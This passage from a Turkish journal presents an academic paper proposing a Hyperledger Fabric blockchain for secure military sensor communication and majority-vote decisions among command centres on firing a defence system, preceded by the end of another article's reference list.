- [2] D. Yosunlu, E. Avaroğlu, Son İşlem Algoritmalarının İncelenmesi, J. Comput. Sci. Technol. 1 (2020) 66–73. <https://dergipark.org.tr/en/pub/bibtetd/issue/57253/820729> (accessed November 30, 2022).
- [3] I. V. Anikin, K. Alnajjar, Pseudo-random number generator based on fuzzy logic, in: 2016 Int. Sib. Conf. Control Commun. SIBCON 2016 - Proc., Institute of Electrical and Electronics Engineers Inc., 2016. <https://doi.org/10.1109/SIBCON.2016.7491667>.
- [4] F. Özkaynak, Cryptographically secure random number generator with chaotic additional input, Nonlinear Dyn. 78 (2014) 2015–2020. <https://doi.org/10.1007/S11071-014-1591-Y/TABLES/1>.
- [5] A.M. Garipcan, E. Erdem, Hardware Design and Analysis of Ring Oscillator Based Noise Source for True Random Number Generators, in: 2018 Int. Conf. Artif. Intell. Data Process. IDAP 2018, 2019. <https://doi.org/10.1109/IDAP.2018.8620811>.
- [6] E. Avaroğlu, T. Tuncer, A.B. Özer, B. Ergen, M. Türk, A novel chaos-based post-processing for TRNG, Nonlinear Dyn. 81 (2015) 189–199. <https://doi.org/10.1007/S11071-015-1981-9/TABLES/3>.
- [7] S.N. Yaşar, F.C. Dikici, E. Tanyıldızı, E. Karaköse, Fen ve Mühendislik Çalışmalarındaki Rastgelelik Gereksinimleri için Orta Kare ve SHA3 Algoritmasını Temel Alan Bir Üreteç Tasarımı, Fırat Üniversitesi Fen Bil. Derg. 33 (2021) 81–91.
- [8] H.H. Okuyucu, Hash Fonksiyonlarının Adli Bilişimde Uygulamaları Ve C++ İle Şifreleme Algoritması Tasarımı, Karabük Üniversitesi, Lisansüstü Eğitim Enstitüsü, 2020.
- [9] I. Algreto-Badillo, C. Feregrino-Urbe, R. Cumplido, M. Morales-Sandoval, FPGA-based implementation alternatives for the inner loop of the Secure Hash Algorithm SHA-256, Microprocess. Microsyst. 37 (2013) 750–757. <https://doi.org/10.1016/J.MICPRO.2012.06.007>.
- [10] S. Yakut, A.B. Özer, Efficient Hybrid Random Number Generator Based on Keccak, in: 2018 Int. Conf. Artif. Intell. Data Process. IDAP 2018, 2019. <https://doi.org/10.1109/IDAP.2018.8620921>.
- [11] M.J. Dworkin, SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions, Gaithersburg, MD, 2015. <https://doi.org/10.6028/NIST.FIPS.202>.

BLOK ZİNCİRİ ÜZERİNDE GÜVENLİ HABERLEŞME VE ORTAK KARAR ALMA

Bahadır ADAK ^{*1}, Adnan OZSOY ²

¹Hacettepe Üniversitesi, Fen Bilimleri Enstitüsü, Ankara, TÜRKİYE

²Hacettepe Üniversitesi, Bilgisayar Mühendisliği Bölümü, Ankara, TÜRKİYE

* Sorumlu Yazar: bahadiradak@gmail.com

Özet: Günümüzde mevcut iletişim sektörü oldukça geniş coğrafyaya yayılmış ve birbirinden farklı ortamlarda bizlere hizmet sunmaktadır. Bu tür ortamlarda gerçekleşen iletişim sırasında veri gizliliği ve bilgi güvenliği gibi sorunlar meydana gelebilmektedir. Özellikle askeri alanda kullanılan haberleşme ortamı son derece kritik kararları içerisinde bulundurulur. Verilen emirlerin alt birimlere eksiksiz ve doğru bir şekilde iletilmesi, olası bir savaş senaryosunda hayati önem taşımaktadır. Haberleşme ortamı içerisinde merkezi olan bir noktadan verilen bu komutlar kolayca değiştirilebileceği için iletişim kanalının siber saldırılara açık bir hedef haline gelmesine sebep olmaktadır. Bu sorunları dağıtılmış ve merkezi olmayan blokzinciri teknolojisini kullanarak çözebilmek mümkündür. Blokzinciri teknolojisinin kullanım olanakları finans sektöründen ticaret sektörüne kadar oldukça geniş bir alana yayılmıştır. Buteknolojinin sağlamış olduğu merkeziyetçi olmayan dağıtık yapı, iletişim ve haberleşme sektöründe blokzincirinin kullanılabilmesi için bizlere olanaklar sağlamaktadır. Bu yazıda, iletişimin önemli bir rol aldığı askeri sistemlerde kullanılabilecek olan blokzinciri tabanlı güvenli haberleşme ortamı ve ortak karar alma mekanizmasını içeren bir model önerdik. Bunu gerçekleştirirken Hyperledger Fabric çatısı altında bizlere sunulmuş olan imkânlardan faydalanarak haberleşme alanında ne gibi işlevselliklere sahip olarak kullanılabileceğini değerlendirdik. Ağ içerisinde kritik bir karar verilmesi gereken durumlarda ortak fikir birliğine varılması için oylama tabanlı karar alma mekanizmasını geliştirmeyi hedefledik. Ayrıca modelin güvenlik ve gizlilik açısından değerlendirmesini kullanılacak olan şifreleme algoritması türüne bağlı olarak nasıl sağlanabileceğini açıkladık. Son olarak, tasarladığımız modelin blokzinciri ortamında kullanımına dair ortaya çıkabilecek sorunları gelecekteki çalışmalar için tartıştık.

Anahtar Kelimeler: Blokzinciri, Askeri Haberleşme, Fikir Birliği, Güvenlik, Savunma Sistemleri

Secure Communication and Collective Decision Making on Blockchain

Bahadır ADAK^{*1}, Adnan OZSOY²

¹Hacettepe University, Graduate School of Science and Engineering, Ankara, TURKEY

²Hacettepe University, Department of Computer Engineering, Ankara, TURKEY

* Corresponding author: bahadiradak@gmail.com

Abstract: Today, the current communication sector has spread over a wide geography and offers services in different environments. During communication in such environments, problems such as data privacy and information security may occur. The communication environment, especially used in the military field, includes extremely critical decisions. These decisions are vital in a war scenario that the given orders can be transmitted completely and accurately to the sub-units. Since these commands given from


a central point in the communication environment can be easily changed, they cause the communication channel to become an open target for cyber-attacks. It is possible to solve these problems using distributed and decentralized blockchain technology. The possibilities of using blockchain technology have spread to a wide area from the financial sector to the commercial sector. The decentralized distributed structure provided by this technology provides us with opportunities to use the blockchain in the communication and communication sector. The decentralized distributed structure maintained by this technology provides us with opportunities to use the blockchain in the communication and communication sector. In this article, we proposed a model that includes a blockchain-based secure communication environment and collective decision-making mechanism that can be used in military systems where communication plays an important role. While doing this, we evaluated what kind of functionalities it could be used in the field of communication by taking advantage of the Hyperledger Fabric framework. We aimed to develop a voting-based decision-making mechanism to reach a common consensus in cases where a critical decision needs to be made within the network. We also explained how the model can be evaluated in terms of security and privacy, depending on the type of encryption algorithm to be used. Finally, we discussed the problems that may arise regarding the use of the model we designed in the blockchain environment for future studies.

Keywords: Blockchain, Military Communications, Consensus, Security, Defense Systems

1. Giriş

Blokzinciri teknolojisi günümüzde birçok alanda ve sektörde kendini hızla geliştiren yeni bir teknolojidir. Kullanıcılarına yenilikçi, geliştirilebilir ve merkezi olmayan bir teknoloji sunması bunun en büyük sebeplerindendir [1]. İletişim ve haberleşme ise şüphesiz günlük hayatımızın vazgeçilmez bir parçasıdır. Geçmişten günümüze kadar haberleşme alanı büyüyerek ve dijitalleşerek ilerlemeye devam etmektedir [2]. Ancak iletişim sektörüne baktığımızda eldeki verilerin işletilmesi ve yönetilmesi konusunda merkezi sistemlerin çoğunlukta olduğuna ve bunun sonucu olarak ise küresel bir tekele doğrularıyla gösterildiğini gözlemliyoruz [3]. İletişimin beraberinde getirdiği kişisel ve kurumsal bilgi güvenliği de çağımızda son derece önemli bir başka konudur. Tek bir merkezden kontrol edilen ve iletişimi sağlayan sistemler, kullanıcılarına esnek çözümler sunmakta zorlanırlar. Ayrıca merkezi bir otorite tarafından yönetilen bu sistemlerde oluşabilecek hata, tüm sistemi süresiz olarak devre dışı bırakabilmektedir [4]. Bu gibi sebepler ise kullanıcı kitlesini tedirgin etmektedir.

İletişimin blokzinciri üzerinden gerçekleştirilmesi, bizlere mevcut sistemdeki şüphe ve endişeleri giderebilecek nitelikte bir çözüm önerisi sunabilmektedir [5]. Blokzinciri teknolojisine daha yakından baktığımızda blok adı verilen ve birbirine bağlı bir şekilde kayıt altına alınan birimlerden oluştuğunu görüyoruz. Kriptografik işlevler kullanılarak blokların birbirine bağlanması, kullanılan sistemi daha güvenli hale getirmektedir [6]. Her blok içerisinde tutulan veriye ait olan işlemi, işlemin zaman damgasını ve önceki bloğun hash değerini barındırır. Üretilen her blok bir önceki bloğun hash değerinesahip olmalıdır [7]. Bu sayede zincir yapısı korunmuş olur. Sanılanın aksine blokzinciri teknolojisi bir veri tabanı değildir çünkü kaydedilen veriler tekrar değiştirilemez veya silinemez [8]. Sonuç olarak, blokzinciri bizlere güvenli bir iletişim kanalının sağlanabileceği ve verilerin güvenli saklanabileceği bir ortam sunabilecek kapasitededir.




Şekil 1. Merkezi olarak kontrol edilen savunma sistemi.

Günümüzde iletişimin bir hayli önem kazandığı alanlardan birisi de askeri alanda kullanılan iletişim ve haberleşme teknolojileridir [9]. Savaş alanındaki hava saldırılarını koordine etmek için birbirine bağlı cihazlar kullanılmaktadır, dronlar binlerce kilometre uzaktan kontrol edilebilmektedir, komutanlar savaş alanında gerçek zamanlı video videoları izlemekte ve bunların tümü dijital ortamda haberleşme teknolojileri yardımıyla sağlanmaktadır [10]. Öte yandan blokzinciri, bilgileri kaydetmek için programlanabilen merkezi olmayan bir dijital işlem defteridir. Bir blokzinciri sistemindeki herhangi iki düğüm arasında bilgi alışverişinin yapılabilmesi için tüm düğümlerin bilgi alışverişinin uygun olduğu konusunda hemfikir olması gerekir. Değişim kabul edildikten sonra, tüm işlem kayıtlarını tutan bir dijital defterin kopyasına yazılır. Bu dijital defter aynı anda tüm kullanıcılar tarafından kullanılabilir ve üzerinde fikir birliğine varmadan değişiklik yapmak neredeyse imkânsızdır. Bu nedenle, herhangi bir defter değiştirme girişiminde bulunmak veya kötü niyetli bir emirin kayıt altına alınabilmesi için sistemdeki tüm kullanıcılara aynı anda saldırmak ve kontrollerini ele geçirmek gerekmektedir. Bunu başarmak için gereken işlem gücü oldukça yüksektir. Bu durum, blokzincirini siber saldırılara karşı kullanım için uygun bir aday haline getirmektedir. Aynı zamanda askeri haberleşme ve güvenliksistemleri ile birlikte kullanımı için yeni bir alan oluşturmaktadır [11-12].

Bu makalede, askeri alanda faaliyet gösteren mevcut sistemlerde kullanıcıya daha fazla güvencesunan alternatif çözümler üretmek için blokzinciri tabanlı bir iletişim sistemi ve karar alma modeli üzerinde çalıştık. Dağıtık sistemlerde güvenli iletişimin nasıl sağlanacağı problemi üzerine bu kapsamda savunma alanında kullanılacak olan dağıtık cihazlarda blokzinciri teknolojisinin kullanılması ve güvenli iletişimin sağlanması, tasarladığımız modelin hedefleridir. Şekil 1'de görüldüğü gibi sahada kullanılan kritik silah sistemlerinin korunması son derece önemlidir. Bu koruma sistemleri bazen radar sensörleri bazen de kamera sensörleri olabilmektedir. Ancak hepsinin ortak noktası komuta kontrol merkezi olarak merkezi bir noktadan yönetiliyor olmalarıdır. Önemli bir karar olan gerekli silah sisteminin ateşlenip ateşlenmeyeceği kararı da yine bu komuta kontrol merkezi tarafından verilmektedir. Bu merkezi sistem, kötü dış aktörler tarafından saldırıya uğradığında kolayca kapatılma ve devre dışı bırakılma riski taşımaktadır. Sonuç olarak, silah sisteminin meşru bir tehdide yanıt veremediği veya izinsiz kullanıldığı istenmeyen durumlar ortaya çıkabilmektedir.

Bu tür sorunlara alternatif bir çözüm yolu olarak bu çalışmada blokzinciri kullanımını değerlendirdik. Cihazların kendi aralarında blokzinciri üzerinden güvenli olarak haberleşmeleri ve herhangi bir tehdit unsuru oluşması durumunda ateş emrinin verilmesi için ortak bir karar

alınmasını sağlayan oylama protokolünü bu çalışma kapsamında inceledik. Şekil 2’de görüldüğü gibi blokzinciri kullanan savunma sisteminin herhangi bir tehdide karşı gerekli zamanda gerekli önlemler alarak başarılı bir şekilde savunma yapabileceğini öngörmekteyiz.



Şekil 2. Blokzinciri tabanlı yönetilen savunma sistemi.

2. Yöntem

Blokzinciri kullanan dağıtılmış bir sistemde verilerin meşru bir başlatıcıdan geldiğini doğrulamak için veri iletimi esnasında bir fikir birliği yöntemi kullanılır [13]. Kullanılan yöntemde göre planlanan işlemin onaylanabilmesi için sistem ağındaki kullanıcıların yarısından fazlasının onayı gerekmektedir. Kötü niyetli bir kullanıcının tüm sistemi ele geçirme durumu aynı ağdaki kullanıcılarının yüzde 51’lik çoğunluğunun kontrolünü ele geçirmesi ile mümkündür [14]. Dağıtık sistemlerde her kullanıcı bağımsız olduğundan ve o kullanıcıya özel kapsamlı şifreleme ile korunduğundan, sistemi ele geçirmek için gereken bilgi işlem gücü büyük ölçüde artar [15]. Bu çalışmada kullanılan yöntemleri aşağıdaki gibi sıralayabiliriz.

2.1. Cihazların blokzinciri ağına eklenmesi

Blokzinciri ağları kullanımına göre iki farklı açıdan incelenebilir. Bunları açık blokzinciri ve özel blokzinciri şeklinde sınıflandırabiliriz [16]. Açık blokzinciri ağında isteyen herkes ağı anonim bir şekilde katılabilir, protokolü ve kayıt defterini indirebilir, okuyabilir ve yazabilir. Tüm katılımcılar eşit haklara sahiptir. Blok, zincire eklenmeden önce ağıdaki kullanıcılar tarafından doğrulanması gerekir. Blok doğrulandıktan sonra değiştirilemez [17]. Bir kuruluşun ağında yalnızca izni olan kullanıcıların erişebildiği blokzinciri sistemlerine ise özel blokzinciri denir. Bu ağıdaki her katılımcının kimliği bilindiği için kötü niyetli davranış gösteren katılımcı hızlı bir şekilde tespit edilebilmektedir [18]. Aynı zamanda ağ içerisinde uyulması gereken kuralları organizasyonun istekleri doğrultusunda ayarlamak ve katılımcıların erişim yetkilerini belirlemek özel blokzinciri ile mümkündür. Çalışmamızda kullanım durumlarını göz önünde bulundurduğumuzda bizler için en uygun olanın özel blokzinciri olacağını düşündük. Bu noktada karşımıza yaygın kullanımı olan Hyperledger Fabric çıkmaktadır.

Hyperledger Fabric, blokzinciri teknolojisinden yararlanılarak yüksek derecede esneklik, ölçeklenebilirlik, gizlilik ve dayanıklılığa sahip dağıtılmış defterlere çözümler sunmak için kullanılan bir platformdur. Özel ve iznli kurumsal ağlar için oluşturulan açık kaynak kodlu bir geliştirme ortamı sunmaktadır. Genel olarak Hyperledger Fabric yapısı dört adet temel bileşenden oluşmaktadır [19]. Bunları şu şekilde özetleyebiliriz:

Membership services: Ağ içerisindeki düğümlerin kimliklerinin doğrulanması için Hyperledger Fabric tarafından kullanılan servistir. Bunu dijital sertifikalar kullanarak gerçekleştirir. Bu sertifikalar, blokzinciri ağına yalnızca kimliği doğrulanmış düğümün erişimini sağlamak için kullanılır. Doğrulanmış düğümler, işlemlere erişme, imzalama ve doğrulama ve blokzincirine gönderme haklarına sahip olur.

Certificate authorities: Ağ içerisindeki düğümlere sertifika sağlamak için Hyperledger Fabric tarafından kullanılan servistir. Bu sertifikalar ağ içerisindeki tüm düğümlere açık ve özel anahtar çifti sağlar. Düğümler ise blokzinciri ağına bir işlem gerçekleştirmek istedikleri zaman bu anahtar çiftini kullanarak işlemlerini tamamlar.

Nodes: Açık blokzinciri ağı içerisinde her düğüm ağdaki işleme katılım, erişim ve işlemi onaylama konusunda eşit haklara sahiptir. Fakat Hyperledger platformu gibi özel ve izinli olan ağlardaki düğümün rolüne göre client node, peer node, and orderer node gibi çeşitlere ayrılabilir.

Peers: Kendi içerisinde defter ve akıllı kontratları barındırdığı için ağda önemli bir yere sahiptirler. Ağ içerisinde her organizasyon bir veya daha fazla sayıda peer'a sahiptir. Bunlar ağın kurulumu sırasında atanan göreve göre farklı bir rol oynarlar. Her peer bir veya daha fazla kanala bağlıdır ve her kanalın verileri tutmak için kendi defteri vardır. Ayrıca akıllı kontratın yürütülmesinden sorumlu zincir kodunun işletilmesini de peerlar sağlar.

Bu bilgiler doğrultusunda çalışmamızdaki düşündüğümüz dağıtık sistem modelinde Hyperledger Fabric kullanılması daha doğru olduğuna karar verdik. Sahada bulunan sensörleri birer node, komutakontrol merkezlerini ise peer olarak düşündüğümüzde araziye yayılmış vaziyette olan bu cihazların birbirleri ile kuralları belirli olan kapalı bir ağ içerisinde haberleşebileceğini düşünmekteyiz. Ağa yeni katılmak isteyen bir cihaz Hyperledger Fabric'in sunmuş olduğu Membership services ve Certificate authorities bileşenleri sayesinde kolaylıkla peerlar tarafından ağa eklenebilecektir.

2.2. Sensör verilerinin kaydedilmesi

Sahada aktif olarak kullanılacak cihazları blokzinciri ağına ekledikten sonra bu cihazlar kendi sensörlerini çalıştırmaya başlarlar. Sensörler o anda muhtemel düşman hedeflerini gözlemlemeye çalışır. Bu gözlemlenen verilerin ortak ağda blokzinciri içerisinde kaydedilerek diğer cihazlar ile paylaşılması mümkündür. Bunu sağlamak için ise akıllı kontrat kullanılabilir.

Hyperledger Fabric içerisinde akıllı kontratlar aynı zamanda zincir kodu olarak da anılmaktadır [20]. Zincir kodu temel olarak iş kurallarını uygulamak ve bu iş içerisindeki durumları sürdürmek için planlanan mimarinin üzerinde çalışan bir programdır. Go, node.js veya java programlama dilleri kullanılarak yazılabilir. Ağ içerisinde bulunan peerlar tarafından çalıştırılabilir. Uygulamalar veya düğümler tarafından gönderilen işlem istekleri aracılığıyla kayıt defteri içerisinde bulunan verinin durumunu başlatabilir veya yönetilebilir.

Bu çalışmada kayıt defterinde tutulması planlanan gözlemlenen hedef verilerine ait bilgiler olacağı için bunun zincir kodunda nasıl işlem görülmesi gerektiğine karar verilmesi gerekmektedir. Kayıt defterinde tutulacak olan hedefe ait özellikleri şu şekilde sıralayabiliriz:

targetID: Kayıt altına alınacak olan hedeflerin birbiri ile karışmaması için her hedef verisinin kendine ait olan ID bilgisini içerir.

targetType: Hedef verisinin hava, kara veya deniz türünden bir hedef olduğunu belirtmek için kullanılır.

targetPosition: Hedef verisinin gözlemlendiği andaki pozisyonunu belirtir. Diğer sensörler bu pozisyon bilgisine göre isterlerse o pozisyona yönelip gözlem yapabilir.

targetIsEnemy: Gözlemlenen hedefin gerekli tespit algoritmaları koşulması sonrasında düşman olup olmadığı bilgisini tutmak için kullanılır.

timestamp: Hedefin gözlemlendiği andaki zaman bilgisini tutar.

owner: Hedefi gözlemleyen sensörün kendisine ait olan kimlik bilgisini içerir.

Hedef verisinin hangi özelliklere sahip olacağını belirledikten sonra bu hedefe ait fonksiyonel işlevlerin olması gerekmektedir. Bunlar yeni hedef ekleme veya mevcut hedef bilgisini güncelleme şeklinde sıralanabilir. Bunlar için de zincir koduna gerekli kontrolleri ve işlevleri içeren fonksiyonlar eklenmelidir. Bunlar şu şekildedir:

readAllTargets: Kayıt defteri içerisindeki daha önceden eklenmiş tüm hedeflerin bilgisine ulaşmak için bu fonksiyon kullanılır. Aynı zamanda hedefe ait targetID belirlenme aşamasında diğer hedeflerin bilgileri ile çakışmalar yaşanmaması için bu fonksiyon kullanılır.

readTargetInfo: Kayıt defterine kayıt edilen tüm hedefler arasından belirli bir targetID ile kayıt edilmiş olan hedefin bilgilerini öğrenmek için kullanılacak olan fonksiyondur.

createTarget: Sensör bir hedef gözlemlediği zaman bunu kayıt defterine eklemek için bu fonksiyonu kullanır. Hedef verisine ait bir targetID belirlenerek fonksiyon çağrılabilir. Yukarıda bahsedilen hedef ile ilgili özellikleri parametre olarak kullanır.

updateTargetType, updateTargetPosition ve updateIsEnemy: Belirli bir targetID ile kayıt edilmiş olan hedefe ait özelliklerin değiştirilmesi için kullanılacak olan fonksiyonlardır. Update fonksiyonlarının çağrılabilmesi için hedefi kayıt defterine ekleyen düğümün kimlik bilgisi ile çağırılan düğümün kimlik bilgisi aynı olmalıdır.


deleteTarget: Belirli bir targetID ile kayıt edilmiş olan hedefi silmek için kullanılacak olan fonksiyondur. Ağ içerisindeki olası kötü niyetli düğümlerin bu fonksiyonu çağırarak sistemin çalışmasını engelleme durumuna karşı bu fonksiyonu sadece gerekli admin yetkisine sahip olan düğümler çağırabilir.

Gerekli hedef bilgileri ve kullanılacak fonksiyonları belirledikten sonra düğümler gözlemledikleri verilerini kayıt defterine eklemek veya güncellemek için peerlara işlem isteği yollar. Peerlar ise düğümlerden gelen bu işlem isteğini değerlendirip gerekli kontrolleri sağladıktan sonra zincir kodunu çalıştırır. Böylece hedef verisinin kayıt defterine işlenmesi tamamlanır. Bu sayede savunma sisteminin devreye alınıp alınmaması için ağdaki diğer kullanıcılar da bilgilendirilmiş olur.

2.3. Ortak karar alma aşaması

Gözlemlenen hedefin düşman hedefi olduğunu nitelendiren komuta kontrol merkezi gerekli savunma sisteminin devreye alınması için diğer komuta kontrol merkezlerinin de içerisinde bulunduğu ağ içerisinde oylama başlatır (Şekil 3). Oylamanın başlatılması akıllı kontrat üzerinden çağırılacak olan fonksiyon ile gerçekleşir. Oylama fonksiyonu çağrılmasının ardından sadece belirli bir süre boyunca aktif halde olacaktır. Diğer komuta kontrol merkezlerinde bulunan kullanıcılar oylamanın başlatıldığı uyarısını aldıktan sonra bu belirtilen süre içerisinde gelen hedef verisini değerlendirip ona göre oylama yapacaktır. Oylama sonucunun başarılı olabilmesi için ağda bulunan ve oy kullanma yetkisine sahip olan kullanıcıların yüzde 51 çoğunluğunun olumlu yönde oy kullanması gerekmektedir. Karar

sonucu olumlu çıkması durumunda ise gerekli savunma sistemi devreye alınıp tehlikeli olarak nitelendirilen hedefin imha işlemi gerçekleştirilecektir.



Şekil 3. Ağ içerisinde gerçekleşen oylama işlemi.

Oylama işleminin başlatılması ve sürecin işleyişi zincir koduna eklenecek olan oylama fonksiyonları sayesinde olacaktır. Bunlar şu şekildedir:

startVoteProcess: Ağ içerisinde gerekli savunma sisteminin devreye alınması için oylama başlatmayı sağlayan fonksiyondur. Kullanıcıdan gelen parametrelere göre süresi ayarlanabilir.

voteForFire: Başlatılan oylama işlemi ardından gelen hedef bilgisinin değerlendirildikten sonra savunma sisteminin ateşlenip ateşlenmeyeceğine karar vermeyi sağlayan oylama fonksiyonudur.

3. Bulgular

Blokszinciri teknolojisine güvenlik ve gizlilik açısından baktığımızda farklı açılardan incelenebilecek sorunlarla karşılaşyoruz. Birincisi, sağlanan protokolün güvenliği ve geçerliliği ile ilgilidir. Genel olarak bir fikir birliğine varmak için ağdaki katılımcıların yüzde 51'ine ulaşılması gereken bir fikir birliği protokolü izlenir [21]. Çok katılımcılı ağlarda bu çoğunluğu sağlamak daha zordur ancak az sayıda katılımcılı ağlarda oluşacak durumlarda bu kolaylıkla sağlanabilir. Bu durumda, iletişim ve iletimin güvenli bir şekilde ilerlediğini teyit etmek istiyorsak gerekli güvenlik önlemlerini almamız gerekir. Bu noktada karşımıza simetrik kriptoloji ve asimetrik kriptoloji kullanma fikri çıkmaktadır [22].

Kullanılacak olan kriptolojinin türü de sistemin olası durumuna göre değişiklik gösterebilir. Küçük bir sistem içerisinde kullanıcı sayısının sabit tutulması hedefleniyorsa simetrik kriptoloji kullanarak fabrika kurulumu aşamasında tüm cihazlara şifreleme anahtarı dağıtılabilir. Cihazlar gözlemledikleri hedef bilgilerini bu anahtarı kullanarak şifreledikten

sonra blok içerisine ekler. Daha sonra verileri içeren bu bloklar zincirine eklenerek diğer kullanıcılara dağıtılır. Bu sayede hem gizlilik hem de güvenlik ilkeleri sağlanmış olur. Bu çözüm, az sayıda katılımcının olduğu sistemlerde iyi sonuç verebilir ancak çok sayıda katılımcının olduğu sistemlerde veya katılımcı sayısının sıklıkla değişebildiği sistemlerde sorunlara yol açabilir. Çok sayıda katılımcının olduğu sistemlerde kullanılan özel anahtarın gizliliğinin korunamaması risk oluşturabilir. Kötü niyetli bir katılımcı, bu anahtarı ağın dışındaki kişilerle paylaşabilir. Katılımcı sayısının değişken olduğu sistemlerde bu anahtarın yeni kullanıcıya hangi şekilde güvenli ortamda iletileceği sorunu ortaya çıkmaktadır. Sistemin genel güvenliği için şifreleme işlemlerinde kullanılacak olan bu anahtarı düzenli aralıklarla değiştirmek gerekmektedir. Bu durumda yeni oluşturulan şifreleme anahtarının tüm katılımcılara uygun ve güvenli bir şekilde iletilmesi gerekir. Bunların hepsi blokzinciri teknolojisinden ziyade sistemin güvenlik önlemleri hakkında sağlanması gereken şartları ve riskleri içermektedir. Şifreleme işlemlerinde kullanılacak bu anahtarın dağıtımını uygulayacak olan kısım, blokzincir üzerinde bir akıllı sözleşme kullanılarak gerçekleştirilebilir. Belirli bir algoritma belirlenerek, sistemlerde kullanılacak ortak bir şifreleme anahtarı oluşturacak bir fonksiyon sözleşmeye eklenebilir. Bu işlev belirli zaman aralıklarında kendini yenileyerek şifreleme anahtarının her zaman güncel kalmasını sağlar.

